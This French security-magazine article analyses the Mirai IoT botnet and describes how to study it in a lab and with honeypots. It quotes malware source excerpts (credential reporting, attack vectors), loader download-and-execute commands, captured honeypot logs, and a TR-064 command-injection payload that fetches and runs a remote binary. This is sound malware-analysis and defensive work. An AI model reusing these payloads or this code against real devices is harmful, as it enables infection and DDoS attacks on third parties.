connect.ed-diamond.com

À la découverte de Mirai / MISC-090 / MISC / Connect

eZ Systems

23-29 minutes

Le malware Mirai a fait beaucoup parler de lui durant le second semestre 2016. Outre son utilisation dans des attaques DDoS « massives », c'est aussi parce que c'est un exemple de l'usage d'équipements tels que des routeurs, des caméras IP ou des enregistreurs vidéos qu'il a défrayé la chronique.

Les récentes attaques contre OVH, Dyn et krebsonsecurity, ainsi que les dysfonctionnements massifs observés sur des routeurs des opérateurs Deutsche Telekom ou Talk-Talk ont rendu le botnet Mirai célèbre. Le code source a par ailleurs été publié par son auteur présumé, commenté sur un GitHub (**[jgamblin]**) et des variantes ont commencé à circuler et faire parler d'elles.

Au-delà du botnet lui-même et des attaques qu'il permet, c'est le sujet de la sécurité de l'IoT (*Internet of Things*) qui a été, à tort ou à raison, mis sur la sellette. Reste que des risques annoncés depuis plusieurs années se sont clairement matérialisés (explosion du nombre de devices connectés dont la sécurité laisse à désirer, problématique des comptes génériques avec mots de passe par défaut, patch management sur des parcs non maîtrisés…).

Cet article commence par quelques détails sur le botnet, son fonctionnement et ses capacités puis présente une manière d'étudier dynamiquement ce botnet.

1. Mirai, introduction

1.1 Introduction

Mirai est le nom donné à un botnet servant à réaliser des attaques de type dénis de service distribué.

Ce botnet présente également un comportement de ver, dans le sens où chacun des bots du réseau scanne aléatoirement Internet à la recherche de victimes potentielles à ajouter au botnet.

La version « originale » du bot (celle qui a été publiée) ne propose qu'un scanner/bruteforcer telnet, mais des variantes actives intègrent des scanners/bruteforcer SSH ou exploitant une faille TR-064 (protocole SOAP/XML de management de routeurs).

Dans la version « telnet », le bot crée une liste d'IP aléatoires et tente des connexions TCP sur le port 23. Si le port est ouvert et qu'une mire telnet est présentée, le bot teste aléatoirement des couples nom d'utilisateur/mot de passe. Si l'un de ces couples aboutit à un shell, l'IP est « dénoncée » à un serveur (le « loader ») qui viendra s'y connecter pour installer le binaire du bot, en fonction de l'architecture de l'équipement.

Une fois exécuté, le nouveau bot démarrera un scanner pour trouver de nouvelles victimes et se connectera au serveur de Command and Control (C&C) en telnet.

Ledit serveur C&C présente plusieurs interfaces de commande :

* Un shell interactif, avec une aide et gérant à la fois :

** l'administration (création des utilisateurs, ajout d'attaques…) ;

** les accès « client » (utilisateurs du botnet) permettant de lancer les attaques.

* Une API, permettant de lancer les attaques.

De récentes annonces « underground » permettent de comprendre le modèle économique du botnet (**[Bleeping]**). D'après cet article, le prix augmente en fonction du nombre de bots loués et de la durée d'attaque, il diminue si le temps entre deux attaques (*cooldown*) est important et un essai gratuit est proposé.

Les différents utilisateurs ont un profil d'accès au botnet défini par :

* un nombre de bots utilisables ;

* une durée maximale d'attaque ;

* un délai entre deux attaques.

1.2 Bot

Le code du bot peut être compilé pour plusieurs architectures : i586, mips, mipsel, arm, arm5n, arm7, powerpc, sparc, m68k et sh4.

Une grande partie des données de configuration incorporées dans le code source sont encodées par un algorithme consistant à

« xorer » plusieurs fois chaque caractère de la chaîne d'origine avec une clé statique.

Dans le code original, cette clé est 0xDEADBEEF, mais elle peut bien entendu être modifiée (dans au moins un des samples récupérés sur un honeypot, cette clé était différente).

Note

0xDEADBEEF

La valeur 0xDEADBEEF n'est pas anodine, elle fait partie des « magic values » qui ont des significations diverses dans différents environnements. Si l'on en croit **[Wikipedia]**, 0xDEADBEEF était utilisé pour identifier les zones mémoire nouvellement allouées et est utilisé pour indiquer crash ou un deadlock dans les environnements embarqués (valeur facile à identifier dans un debugger).

Le malware décode les données avant de les utiliser et de les encoder de nouveau afin de limiter leur exposition en mémoire.

Exemple :

```
# code dans « main.c »
table_unlock_val(TABLE_EXEC_SUCCESS);
  [...]
  table_lock_val(TABLE_EXEC_SUCCESS);
# code dans « table.c »
uint32_t table_key = 0xdeadbeef;
[…]
void table_unlock_val(uint8_t id)
{
[...]
  toggle_obf(id);
}
[…]
static void toggle_obf(uint8_t id)
{
  int i;
```

```
  struct table_value *val = &table[id];
  uint8_t k1 = table_key & 0xff,
          k2 = (table_key >> 8) & 0xff,
          k3 = (table_key >> 16) & 0xff,
          k4 = (table_key >> 24) & 0xff;
  for (i = 0; i < val->val_len; i++)
  {
    val->val[i] ^= k1;
    val->val[i] ^= k2;
    val->val[i] ^= k3;
    val->val[i] ^= k4;
  }
[...]
}
```

Une fois exécuté, le bot supprime son image sur disque via « unlink » (ce qui permet à un reboot de désinfecter la machine, jusqu'à la prochaine infection automatique), change son nom de processus et forke deux processus que nous nommerons « killer » et « scanner ».

```
root@fakedvr:~/Files# chmod +x dvrHelper
root@fakedvr:~/Files# ./dvrHelper
Memer911LoL
root@fakedvr:~/Files# pstree
init─┬─acpid
├─atd
├─cron
├─dbus-daemon
├─exim4
├─5*[getty]
├─go116s4ubh5ocmr───2*[go116s4ubh5ocmr]
├─login───bash
├─rpc.idmapd
```

├─rpc.statd

├─rpcbind

├─rsyslogd───3*[{rsyslogd}]

├─sshd───bash───pstree

└─udevd───2*[udevd]

Killer « tue » les processus écoutant sur le ports 23 et ouvre ce port pour éviter une relance du processus original.

En option (commenté dans le code original), d'autres ports peuvent être « killés » : 22 et 80 :

killer.c:#ifdef KILLER_REBIND_TELNET

killer.c:#ifdef KILLER_REBIND_SSH

killer.c:#ifdef KILLER_REBIND_HTTP

killer.h:#define KILLER_REBIND_TELNET

killer.h:// #define KILLER_REBIND_SSH <= commenté

killer.h:// #define KILLER_REBIND_HTTP <= commenté

Le processus killer cherche des processus dont le nom d'exécutable contient la chaîne **.anime** ou dont la mémoire contient certaines chaînes de caractères relatives à Qbot et Zollard (un autre malware visant, entre autres, les caméras et autres modems/routeurs) pour les tuer.

Des variantes ultérieures utilisent iptables pour fermer les ports exploités et empêcher un autre botnet de s'emparer du device.

Scanner sert à trouver d'autres équipements à compromettre :

- génération aléatoire d'adresses IP (avec des exceptions) ;

- tentative de connexion sur le port telnet (TCP 23) ;

- tentative d'attaque par force brute.

Le scanner est particulièrement agressif (en termes de rythme).

Si l'attaque par force brute réussit, le bot envoie l'IP et les crédentials à un composant chargé de la diffusion du malware, le « loader ». Cet envoi est assuré par la fonction **report_working** définie dans le fichier **scanner.c** et dont le prototype est le suivant :

static void report_working(ipv4_t daddr, uint16_t dport, struct scanner_auth *auth)

[…]

```
  table_unlock_val(TABLE_SCAN_CB_DOMAIN); // déchiffre
temporairement une valeur de configuration
  table_unlock_val(TABLE_SCAN_CB_PORT);
[…]
// construction de la socket
  table_lock_val(TABLE_SCAN_CB_DOMAIN); // rechiffre la valeur
de configuration après usage
  table_lock_val(TABLE_SCAN_CB_PORT); // évite la présence de
données en clair dans la mémoire
[..]
  uint8_t zero = 0;
  send(fd, &zero, sizeof (uint8_t), MSG_NOSIGNAL);
  send(fd, &daddr, sizeof (ipv4_t), MSG_NOSIGNAL);
  send(fd, &dport, sizeof (uint16_t), MSG_NOSIGNAL);
  send(fd, &(auth->username_len), sizeof (uint8_t),
MSG_NOSIGNAL);
  send(fd, auth->username, auth->username_len,
MSG_NOSIGNAL);
  send(fd, &(auth->password_len), sizeof (uint8_t),
MSG_NOSIGNAL);
  send(fd, auth->password, auth->password_len,
MSG_NOSIGNAL);
[…]
```

La chaîne suivante est donc envoyée :
0victim_addressvictim_portsizeof(username)usernamesizeof(password)passw

À noter qu'une analyse du dump mémoire du processus « scanner » montre la liste des credentials en clair, mais pas les valeurs **TABLE_CB_DOMAIN** et **TABLE_CB_PORT**, ces valeurs n'étant déchiffrées que pour les besoins de construction de la socket.

Il est intéressant de noter que le bot localise son C&C via un nom de domaine et non une IP et que les requêtes DNS utilisent un serveur codé en dur (8.8.8.8) et non une API de type « gethostbyname ». Ceci permet entre autres choses de rendre le trafic Mirai invisible aux outils d'analyse DNS éventuellement

déployés par un ISP.

De plus, si le nom du binaire exécuté sur disque n'est pas celui attendu (**dvrHelper** dans le code « public », **durGelper**, **dvrRunner** ou **usb_bus** dans des versions capturées en honeypot), le bot contacte un faux C&C sur un port différent.

L'auteur de Mirai se moque ouvertement des chercheurs « tombés dans le panneau » :

« *You failed and thought FAKE_C&C_ADDR and FAKE_C&C_PORT was real C&C, lol* ». « *And doing the backdoor to connect via HTTP on 65.222.202.53* ». « *You got tripped up by signal flow ;) try harder skiddo* ».

Le bot est capable de mener différents types d'attaques, encore une fois avec un rythme assez élevé :

code attack.c

#define ATK_VEC_UDP 0 /* UDP flood - Variation de port source ; taille fixe

#define ATK_VEC_VSE 1 /* Valve Source Engine query flood */

#define ATK_VEC_DNS 2 /* DNS water torture – taille du sous-domaine fixe

#define ATK_VEC_SYN 3 /* SYN flood avec options

#define ATK_VEC_ACK 4 /* ACK flood

#define ATK_VEC_STOMP 5 /* ACK flood to bypass mitigation devices

#define ATK_VEC_GREIP 6 /* GRE IP flood

#define ATK_VEC_GREETH 7 /* GRE Ethernet flood

//#define ATK_VEC_PROXY 8 /* Proxy knockback connection

#define ATK_VEC_UDP_PLAIN 9 /* Plain UDP flood optimized for speed - port source fixe

#define ATK_VEC_HTTP 10 /* HTTP layer 7 flood – GET/POST

1.3 C&C

Comme indiqué précédemment, le C&C, codé en « go », présente deux interfaces de contrôle :

- Un shell interactif accessible en telnet ou SSH (en fonction des options choisies lors de la compilation), utilisable tant pour

l’administration que pour les « utilisateurs finaux » et offrant une aide contextuelle qui permet de construire une chaîne d’attaque ;

- Une API accessible sur le port TCP 101, utilisable essentiellement pour le lancement d’attaques.

L’utilisateur entre soit un login et un mot de passe (shell interactif) ou une clé d’API (API). Ces données sont définies dans une base de données locale MySQL avec le schéma suivant :

```
# fichier db.sql
CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
  `intvl` int(10) unsigned DEFAULT '30',
  `api_key` text,
  PRIMARY KEY (`id`),
  KEY `username` (`username`)
);
```

Cette structure permet en outre de comprendre une partie du modèle économique du botnet, chaque compte utilisateur étant défini avec un nombre maximum de bots utilisables, une durée limite pour chaque attaque et un délai entre 2 attaques consécutives.

Le paramètre **last_paid** est utilisé dans la routine de connexion :

```
# code « database.go »
func (this *Database) TryLogin(username string, password string) (bool, AccountInfo) {
rows, err := this.db.Query("SELECT username, max_bots, admin FROM users WHERE username = ? AND password = ? AND (wrc
```

= 0 OR (UNIX_TIMESTAMP() - last_paid < `intvl` * 24 * 60 * 60))", username, password)

Le shell propose une aide en ligne pour l’exécution des attaques :

пользователь: admin

admin

пароль: admin

*****

проверив счета... |

[+] DDOS | Succesfully hijacked connection

[+] DDOS | Masking connection from utmp+wtmp...

[+] DDOS | Hiding from netstat...

[+] DDOS | Removing all traces of LD_PRELOAD...

[+] DDOS | Wiping env libc.poison.so.1

[+] DDOS | Wiping env libc.poison.so.2

[+] DDOS | Wiping env libc.poison.so.3

[+] DDOS | Wiping env libc.poison.so.4

[+] DDOS | Setting up virtual terminal...

[!] Sharing access IS prohibited!

[!] Do NOT share your credentials!

Ready

admin@botnet# ?

?

Available attack list

udp: UDP flood

dns: DNS resolver flood using the targets domain, input IP is ignored

ack: ACK flood

stomp: TCP stomp flood

greip: GRE IP flood

greeth: GRE Ethernet flood

udpplain: UDP flood with less options. optimized for higher PPS

vse: Valve source engine specific flood

syn: SYN flood

http: HTTP flood

admin@botnet# syn 10.20.30.40/32 10 ?

syn 10.20.30.40/32 10 ?

List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0

ident: ID field value in IP header, default is random

ttl: TTL field in IP header, default is 255

df: Set the Dont-Fragment bit in IP header, default is 0 (no)

sport: Source port, default is random

dport: Destination port, default is random

urg: Set the URG bit in IP header, default is 0 (no)

ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood

psh: Set the PSH bit in IP header, default is 0 (no)

rst: Set the RST bit in IP header, default is 0 (no)

syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood

fin: Set the FIN bit in IP header, default is 0 (no)

seqnum: Sequence number value in TCP header, default is random

acknum: Ack number value in TCP header, default is random

source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)

Ex: seq=0

Ex: sport=0 dport=65535

Si le shell interactif permet d'apprendre à lancer les attaques, la lecture du code source est nécessaire pour utiliser l'API.

La commande à passer sera de la forme **apikey|-<nb_bot> attack_string**.

La chaîne **attack_string** est de la même forme que cette passée au shell interactif.

Les messages d'erreur offrent une manière de rechercher

génériquement les C&C Mirai via le port API (via Shodan par exemple) :

code « api.go »


if apiKeyValid, userInfo = database.CheckApiCode(passwordSplit[0]); !apiKeyValid {

this.conn.Write([]byte("ERR|API code invalid\r\n"))

return

}

Une recherche sur Shodan en novembre 2016 donnait le résultat suivant :



1.4 Loader

Le composant « loader » est chargé de l'infection des équipements pour lesquels un couple login/mot de passe a été trouvé par le processus « scanner » des bots.

Le loader se connecte sur le service ouvert, teste le compte puis provoque le téléchargement et l'exécution du programme Mirai

correspondant à l’architecture de la machine à infecter.

L’upload se fera par HTTP (wget) ou TFTP.

code « server.c »

case UPLOAD_WGET:

[...]

util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins /%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",

[...]

case UPLOAD_TFTP:


[...]


util_sockprintf(conn->fd, "/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",

[...]

2. Observer Mirai

L’architecture d’observation suivante peut être mise en œuvre.





2.1 En laboratoire

Comme le code de tous les composants est disponible, on peut commencer par les compiler, les installer sur des machines virtuelles x86 Linux afin de vérifier l'analyse du code ainsi que comprendre/expérimenter le fonctionnement réel du botnet.

L'ensemble est construit via l'appel au script **build.sh** :

./build.sh [telnet|ssh] [debug|release]

Le premier paramètre indique le protocole pour l'interface shell interactif et le second détermine le mode de compilation.

Au niveau réseau, chaque VM « bot » est configurée avec :

- une route par défaut vers l'IP de la VM « victime » ;

- une route statique pour l'hôte 8.8.8.8/32 vers l'IP de la VM « C&C ».

La VM victime est configurée pour accepter le trafic à destination de n'importe quelle IP afin d'observer les scans telnet :

iptables -t NAT -A PREROUTING -j REDIRECT

La VM C&C fournit un service DNS configuré pour renvoyer les requêtes vers sa propre IP. Ce service peut être rendu par des composants tels que « fakedns » ou « inetsim », présents dans la distribution REMNUX (exemple ci-dessous avec le script **fakedns.py** fourni par REMNUX) :

root@model:~# iptables -t nat -L PREROUTING

Chain PREROUTING (policy ACCEPT)

target prot opt source destination

REDIRECT all -- anywhere anywhere

root@model:~# python fakedns.py

ifakeDNS:: dom.query. 60 IN A 107.10.11.1

Respuesta: C&C.changeme.com. -> 107.10.11.1

[...]


Comme indiqué dans le post d'Anna-Senpai (« C&C and bot


communicate over binary protocol »), la communication entre les bots et le C&N utilise un protocole binaire rendu compréhensible par la lecture du code source.

Par exemple, lorsque le C&C commande au bot de réaliser un certain type d'attaques, la fonction **attack_start** est appelée. Le prototype de cette fonction est le suivant :

void attack_start(int duration, ATTACK_VECTOR vector, uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)

Le test en laboratoire permet de comparer le trafic réseau à ce prototype :





S'il est « aisé » de comprendre la communication entre le C&C et le bot en possession du code source, cette compréhension est beaucoup plus complexe à obtenir « en aveugle ». De plus, on peut tout à fait imaginer que des variantes de Mirai utilisent d'autres constantes et/ou d'autres manières de transmettre les ordres (comme des protocoles chiffrés type SSH ou TLS).

Ce mode de communication rend également la détection plus compliquée. En effet, en dehors des attaques type DNS ou HTTP, la plupart des communications ne comportent pas de chaînes de caractères.

2.2 Obtenir des samples : honeypots

La méthode la plus simple pour collecter des samples Mirai est la mise en œuvre d'un honeypot telnet. Des solutions telles que cowrie (**[cowrie]**) et hontel (**[hontel]**), tous deux en python, sont disponibles « sur étagère », à moins de préférer en coder un soi-même.

Hontel est à la fois simple à utiliser et à modifier. Une modification intéressante à faire est de changer le couple login/password par défaut en une liste de logins et de mots de passe. Le scanner Mirai testant les couples au hasard, il tombera plus rapidement sur une paire fonctionnelle et les samples arriveront plus vite.

Hontel utilise **deboostrap** et **chroot** pour isoler le honeypot. Les logs sont saisis dans un fichier texte mais, encore une fois, quelques lignes supplémentaires permettront de les mettre en base de données. Le honeypot récupère les fichiers, sans les exécuter, quand une tentative est identifiée :

Voici un exemple de logs :

[2016-11-19 21:31:10] [93.158.203.248:59676] SESSION_START

[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: enable

[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: shell

[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: sh

[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: /bin/busybox DONGS

[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: /bin/busybox ps;/bin/busybox DONGS

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox cat /proc/mounts;/bin/busybox DONGS

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox echo -e '\x6d\x65\x6d\x65\x73\x6c\x6f\x6c/dev' > /dev/.dongs; /bin/busybox cat /dev/.dongs; /bin/busybox rm /dev/.dongs

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox DONGS

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: rm /dev/.t; rm /dev/.sh; rm /dev/.human

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: cd /dev/

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox DONGS

[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox cat /bin/echo

[2016-11-19 21:31:12] [93.158.203.248:59676] CMD: /bin/busybox DONGS

[2016-11-19 21:31:12] [93.158.203.248:59676] CMD: /bin/busybox wget; /bin/busybox tftp; /bin/busybox DONGS

[2016-11-19 21:31:12] [93.158.203.248:59676] CMD: /bin/busybox wget http://89.248.172.173:80/x86 -O - > dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox DONGS

[2016-11-19 21:31:15] [93.158.203.248:59676] SAMPLE: /var/log /utmp/x86_ba1ef7fb5d17031a423f916ec3aa1314

La version originale de Mirai se diffusait par des scans telnet mais, au fur et à mesure des semaines après la publication du code, plusieurs variantes ont fait leur apparition.

Une première variante utilise le port 7547 et exploite une injection de commande arbitraire en aveugle (pas de fingerprint de la cible, si le port est ouvert, la payload est directement envoyée).

Un honeypot passif/à faible interaction peut donc être utilisé pour découvrir ce type de variantes (encore faut-il faire le tri des résultats obtenus). Honeyd est bon exemple de honeypot à faible interaction. Un autre honeypot en python a été utilisé (**[pythoney]**). Les IP sources des connexions sont géolocalisées et les payload enregistrées dans une base de données MySQL.

Mysql> select * from connections where id=332 ;

| 332 | 2016-12-25 16:46:49 | 7547 | 88.103.192.130 | CZ | 51351 | POST /UD/act?1 HTTP/1.1

Host: 127.0.0.1:7547

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers

Content-Type: text/xml

Content-Length: 526

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`cd /tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3> </NewNTPServer3> <NewNTPServer4></NewNTPServer4> <NewNTPServer5></NewNTPServer5> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>

Pythoney ouvre dynamiquement les ports demandés, les paquets entrants étant récupérés par **nfqueue** et parsés avec **scapy**, ce qui permet d'adapter les captures aux nouveaux vecteurs de diffusion (après tri dans les traces).

2.3 Observer l'activité : un incubateur contrôlé

À cette étape, l'objectif serait d'exécuter Mirai en environnement contrôlé, essentiellement pour énumérer les serveurs C&C et observer les ordres d'attaque (quels vecteurs, quelles cibles…).

Il sera important de limiter l'activité à la communication avec le C&C, ce qui est simplifié par le fait que le C&C est codé en dur (au moins dans les versions initiales ; des versions avec DGA sont apparues depuis).

Une fonction de filtrage devra être intercalée entre la VM « victime » et Internet pour limiter le trafic aux seuls échanges avec le C&C, pour éviter d'être source d'infection ou d'attaque.

Pour ce faire, dans un premier temps, seul le port DNS sera ouvert afin de capturer le FQDN du C&C puis le trafic pourra être autorisé vers celui-ci. Ceci peut être réalisé manuellement ou automatiquement.

Une capture de trafic peut être réalisée sur la VM intermédiaire.

Les samples x86 s'exécuteront dans des VM Linux classiques. Pour les samples prévus pour d'autres architectures, on pourra utiliser qemu. L'article **[morris]** présente une méthode simple de faire tourner des samples MIPS dans un conteneur docker prévu à cet effet.

Conclusion

Cet article n'a fait que brosser une image rapide de Mirai et de différentes méthodes pour en analyser le comportement et les vecteurs de diffusion. La menace représentée par Mirai n'est en elle-même pas nouvelle. Ce n'est pas le premier malware à viser « l'Internet des Objets » et les attaques implémentées sont pour la plupart communes et détectables par les moyens de protection anti-DDos courants … en dehors du volume généré. Mirai présente quelques aspects intéressants limitant les possibilités de détection comme l'usage d'un protocole binaire pour la communication avec le C&C ou l'utilisation d'un DNS unique pour la résolution du FQDN du C&C.

